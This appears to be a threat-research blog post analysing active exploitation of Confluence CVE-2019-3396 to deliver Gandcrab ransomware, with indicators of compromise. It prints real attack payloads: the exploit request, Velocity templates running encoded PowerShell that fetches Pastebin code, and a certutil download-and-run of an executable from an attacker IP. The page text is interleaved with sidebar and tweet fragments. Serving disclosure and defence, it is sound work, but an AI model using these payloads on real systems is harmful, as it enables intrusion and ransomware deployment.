Active Exploitation of Confluence Vulnerability CVE-2019-3396 Dropping Gandcrab Ransomware

POSTED APR 23 2019

Critical Watch (https://blog.alertlogic.com/tags?tag=category-critical-watch)
Emerging Threats (https://blog.alertlogic.com/tags?tag=category-emerging-threats)
IT Security (https://blog.alertlogic.com/tags?tag=category-it-security)

Overview

Exploit code for a new vulnerability in Confluence (CVE-2019-3396) has been rapidly deployed by attackers and successfully used to breach hosts. We have observed attempts by these campaigns to execute Gandcrab ransomware on the victim hosts via PowerShell and usage of standard toolsets to avoid detection. Readers are encouraged to assess and patch their environments for this vulnerability as soon as possible.

Confluence Vector Exploited

On March 20, 2019 Atlassian announced a set of critical vulnerabilities (https://confluence.atlassian.com/doc/confluence-security-advisory-2019-03-20-966660264.html) had been recently patched in their Confluence Server and Data Center software. One of these vulnerabilities was in their widget connector and assigned CVE-2019-3396 (https://nvd.nist.gov/vuln/detail/CVE-2019-3396), enabling an attacker to inject commands into '_template' to achieve unauthenticated remote code execution. Unauthenticated remote code execution attacks are the golden goose for malicious actors as it allows them to rapidly gain complete control over the victim host. It also allows the most effective platform for persistence and future lateral movement.

Proof of concept code for the vulnerability was made available in the public domain (https://paper.seebug.org/886/) on the April 10 and by the next day we were observing the first weaponized attack attempts using this new vector. This emphasizes yet again the critical nature of patching as a core component of your security protection. Don't wait until exploit code appears in the public domain, or you are reading this blog, to react. By then it might well be too late.

Within a week of the first exploit code appearing within our data lake we saw the first set of breached customers. The first of these customers was being directed the malicious payloads to interact with an IP address which is well known and

tracked within our dataset – initially due to it being associated with previous widespread successful exploitation of CVE-2017-10271 (an Oracle Weblogic vulnerability (https://blog.alertlogic.com/blog/beware-the-weblogic-wls-wsat-component-deserialization-rce-exploit/) which we have previously talked about). The attackers in control of this IP space seem to have rapidly and successfully added this new vector to their arsenal.

The Payload

The initial payload which executed on the victim connected to the attacker-controlled IP over FTP and fetched a file called win.vm.

```
POST/rest/tinymce/1/macro/preview HTTP/1.1

Host: x.x.x.x

Connection: keep-alive

Accept-Encoding: gzip, deflate

Accept: */*

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0

Content-Type: application/json; charset=utf-8

Referer: http://x.x.x.x:8080/pages/resumedraft.action?draftId=12345&draftShareId=056b55bc-fc4a-487b-b1e1-8f673f280c23&

Content-Length: 240

{"contentId":"12345","macro":{"name":"widget","body":"","params":{"url":"http://x.x.x.x/video/xcpa64","width":"300","height":"200","_template":"ftp://185[.]234[.]218[.]248/win.vm","cmd":"wget http://185[.]234[.]218[.]248/bt1.txt%20|perl"}}}
```

The win.vm file contained a PowerShell script which checked the architecture then fetched the appropriate script from Pastebin and invoked it in to memory.

gandcrab-ransomware/)
(https://blog.alertlogic.com/blogrss.rss)

Search Blog

CATEGORIES

Amazon Web Services (https://blog.alertlogic.com/tags?tag=amazon-web-services)
Azure (https://blog.alertlogic.com/tags?tag=azure)
Cloud Security (https://blog.alertlogic.com/tags?tag=cloud-security)
Compliance (https://blog.alertlogic.com/tags?tag=compliance)
Container Security (https://blog.alertlogic.com/tags?tag=container-security)
Critical Watch (https://blog.alertlogic.com/tags?tag=critical-watch)
Customer Reference (https://blog.alertlogic.com/tags?tag=customer-reference)
Data Breach (https://blog.alertlogic.com/tags?tag=data-breach)
Ecommerce (https://blog.alertlogic.com/tags?tag=ecommerce)
Editorial (https://blog.alertlogic.com/tags?tag=editorial)
Emerging Threats (https://blog.alertlogic.com/tags?tag=emerging-threats)
Event (https://blog.alertlogic.com/tags?tag=event)
Healthcare (https://blog.alertlogic.com/tags?tag=healthcare)

```
#set ($e="exp")

#set
($a=$e.getClass().forName("java.lang.Runtime").getMethod("getRuntime",null).invoke(null,null).exe
c("cmd.exe /c START %SystemRoot%\system32\WindowsPowerShell\v1.0\powershell.exe -nop -w
hidden -e
SQBmACgAJABFAE4AVgA6AFAAUgBPAEMARQBTAFMATwBSAF8AQQBSAEMASABJAFQARQBDAFQA
VQBSAEUAIAAtAGMAbwBuAHQAYQBpAG4AcwAgACcAQQBNAEQANgA0ACcAKQB7ACAAUwB0AGEA
cgB0AC0AUABy

AG8AYwBlAHMAcwAgAC0ARgBpAGwAZQBQAGEAdABoACAAIgAkAEUAbgB2ADoAVwBJAE4ARABJAFI
AXABTAHkAcwBXAE8AVwA2ADQAXABXAGkAbgBkAG8AdwBzAFAAbwB3AGUAcgBTAGgAZQBsAGwA
XAB2ADEAL

gAwAFwAcABvAHcAZQByAHMAaABlAGwAbAAuAGUAeABlACIAIAAtAGEAcgBnAHUAbQBlAG4AdAAg
ACIASQBFAFgAIAAoACgAbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4AdwBlAGIAYwBsAGkAZ
QBuAH

QAKQAuAGQAbwB3AG4AbABvAGEAZABzAHQAcgBpAG4AZwAoACcAaAB0AHQAcABzADoALwAvAHA
AYQBzAHQAZQBiAGkAbgAuAGMAbwBtAC8AcgBhAHcALwBWAEsAWAA5ADgAcwBLAGoAJwApACkA
OwBJAG4AdgBv

AGsAZQAtAEQAUgBZAFAARgBXAFoAWABKAE8ASQBJAEsASABKAFUASABNAEMATQBQAEkAWgBHAE
wAOwBTAHQAYQByAHQALQBTAGwAZQBlAHAAIAAtAHMAIAAxADAAMAAwADAAMAAwADsAIgB9A
GUAbABzAGUAew

AgAEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABp
AGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAcwA6A
C8ALwBwAGEA

cwB0AGUAYgBpAG4ALgBjAG8AbQAvAHIAYQB3AC8AVgBLAFgAOQA4AHMASwBqACcAKQApADsASQ
BuAHYAbwBrAGUALQBEAFIAWQBQAEYAVwBaAFgASgBPAEkASQBLAEgASgBVAEgATQBDAE0AUABJA
FoARwBMAD

sAUwB0AGEAcgB0AC0AUwBsAGUAZQBwACAALQBzACAAMQAwADAAMAAwADAAMAA7ACAAfQA="
))

#set ($input=$e.getClass().forName("java.lang.Process").getMethod("getInputStream").invoke($a))

#set($sc = $e.getClass().forName("java.util.Scanner"))

#set($constructor = $sc.getDeclaredConstructor($e.getClass().forName("java.io.InputStream")))

#set($scan=$constructor.newInstance($input).useDelimiter("\\A"))

#if($scan.hasNext())

  $scan.next()

#end
```

If we decode the PowerShell command in that payload, we get the following, which shows the callout to Pastebin:

```
If($ENV:PROCESSOR_ARCHITECTURE -contains 'AMD64'){ Start-Process -FilePath
"$Env:WINDIR\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -argument "IEX ((new-object
net.webclient).downloadstring('hxxps://pastebin.com/raw/VKX98sKj'));Invoke-
DRYPFWZXJOIIKHJUHMCMPIZGL;Start-Sleep -s 1000000;"}else{ IEX ((new-object
net.webclient).downloadstring('hxxps://pastebin.com/raw/VKX98sKj'));Invoke-
DRYPFWZXJOIIKHJUHMCMPIZGL;Start-Sleep -s 1000000; }
```

Gandcrab

The script hosted on Pastebin and the calling script decoded from win.vm will be familiar to anyone who had researched Gandcrab campaigns (https://www.carbonblack.com/2019/01/24/carbon-black-tau-threatsight-analysis-gandcrab-and-ursnif-campaign/) earlier in the year and is familiar with the Empire Project (https://github.com/EmpireProject/PSInject/blob/master/Invoke-PSInject.ps1%20Invoke-PSInject.ps1%20script). What has changed in this instance is that the delivery mechanism is not a malicious document, such as a

compromised word document location. Attackers don't need to use those more scattered attack methods that were once … is available.


Specifically, the empire code here:

```
function Invoke-LVUNAQCDBHNYWUH
{

[CmdletBinding()]
Param(
    [Parameter(Position = 0, Mandatory = $true)]
    [ValidateNotNullOrEmpty()]
    [Byte[]]
    $PEBytes,

        [Parameter(Position = 1)]
        [String[]]
        $ComputerName,

        [Parameter(Position = 2)]
    [ValidateSet( 'WString', 'String', 'Void' )]
        [String]
        $FuncReturnType = 'Void',

        [Parameter(Position = 3)]
        [String]
        $ExeArgs,

        [Parameter(Position = 4)]
        [Int32]
        $ProcId,

        [Parameter(Position = 5)]
        [String]
        $ProcName,

    [Switch]
    $ForceASLR,

        [Switch]
        $DoNotZeroMZ
)
```

And here

```
x1TGhMawxtDG7McgX1jEAAAAAAAQAUAAAAWD1cOWA5ZD14OQAAAHABAAWAAAD4NWAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
[Byte[]]$PEBytes = [Byte[]][Convert]::FromBase64String($PEBytes32)
Invoke-LVUNAQCDBHNYWUH -PEBytes $PEBytes
```

The script above aims to inject the base64 encoded PE file into the process started from win.vm. When we decoded and extracted the file, strings identified in the code revealed krab5.dll was being used. This is a strong indication to us that this was a Gandcrab sample that we were looking at, as below.



The link to Gandcrab was enhanced given we also observed calls to sir.vm which downloaded len.exe using known [lolbin cerutil (https://lolbas-project.github.io/lolbas/Binaries/Certutil/)]. Lolbins are well known standard binaries which attackers use to try and fly under the radar – since they are often present as standard on system and thus draw less attention than use of more esoteric or customer attacker tools. Certutil has been observed in other Gandcrab campaigns to date as a known tactic. The code for sir.vm looks like this:

ARCHIVES

- 2019
- 2018
- 2017

LATEST TWEETS

Alert Logic
@alertlogic
(https://twitter.com/alertlogic)
Today is the Alert Logic SOC Open Day at our Cardiff HQ - we'll be introducing a simpler way to effective threat ma… https://t.co/c44zOAbGXT (https://t.co/c44zOAbGXT)
Retweets: 1 Likes: 2
24 April (https://twitter.com/alertlogic/status/1120975805784391680)

Reply (https://twitter.com/intent/tweet?in_reply_to=1120975805784391680)

Retweet (https://twitter.com/intent/retweet?tweet_id=1120975805784391680)

Like (https://twitter.com/intent/favorite?tweet_id=1120975805784391680)

Alert Logic
@alertlogic
(https://twitter.com/alertlogic)
What Can Automation Learn From DevOps? https://t.co/uO2YIqMs5y (https://t.co/uO2YIqMs5y) #CyberSecurity (https://twitter.com/search?q=%23CyberSecurity&src=hash) #CISO (https://twitter.com/search?q=%23CISO&src=hash) #CIO (https://twitter.com/search?q=%23CIO&src=hash) #devops (https://twitter.com/search?q=%23devops&src=hash) #devsecops (https://twitter.com/search?q=%23devsecops&src=hash) #ITops (https://twitter.com/search?q=%23ITops&src=hash)
Retweets: 1 Likes: 0

```
#set ($e="exp")
#set
($a=$e.getClass().forName("java.lang.Runtime").getMethod("getRuntime",null).invoke(null,null).exe
c("cmd.exe /c certutil.exe -urlcache -split -f http://188[.]166[.]74[.]218/len.exe
%TEMP%/len.exe&cmd.exe /c %TEMP%/len.exe"))

#set ($input=$e.getClass().forName("java.lang.Process").getMethod("getInputStream").invoke($a))

#set($sc = $e.getClass().forName("java.util.Scanner"))

#set($constructor = $sc.getDeclaredConstructor($e.getClass().forName("java.io.InputStream")))

#set($scan=$constructor.newInstance($input).useDelimiter("\\A"))

#if($scan.hasNext())

  $scan.next()

#end
```

The payload being delivered by sir.vm is len.exe which ends up being a packed sample of Gandcrab 5.2. Most likely this method of delivery is being used to avoid detection as this was transferred over the wire and not encoded in a script.

Summary

Previous RCE vulnerabilities leveraged by ransomware campaigns include SamSam (https://blog.alertlogic.com/blog/samsam-ransomware/), which exploited a Jboss vulnerability in 2016. From 2017 onwards as cryptominer popularity increased we have observed a drop in ransomware being delivered to vulnerable endpoints. This re-emergence of ransomware as the outcome of an unauthenticated remote code execution vulnerability may be an opportunist use of ransomware instead of cryptominers due to the nature of the vulnerability being used. Given that CVE-2019-3396 targets Confluence (which is a wiki platform) then the application in question will potentially hold valuable company information and may not be sufficiently backed up. The attackers may be making a judgement call that the likelihood of pay-out is a sufficiently higher return than could be expected mining cryptocurrency on the host.

Indicators of Compromise

Command and Control servers

- 185[.]234[.]218[.]248
- 188[.]166[.]74[.]218

Pastebin PowerShell script

- hxxps://pastebin[.]com/raw/VKX98sKj

Hashes

- 1064e288b3bdc80e8017e6538ffb36a9384afabe3aef8fc48b1bf7b8136754b5 - gandcrab pastebin
- 18e67a910c6db2e05481c43c751ab07fab5d8fc36b3c747677d8619202a40ee1 - len.exe

About Alert Logic Threat Research

Alert Logic routinely tracks emerging vulnerabilities and active use of new exploits in the wild. This allows us to keep our threat detection for our customers focused on the most critical threats.

Previous Post (https://blog.alertlogic.com/wipro-compromised-and-clients-hit-by-supply-chain-cyber-attack/)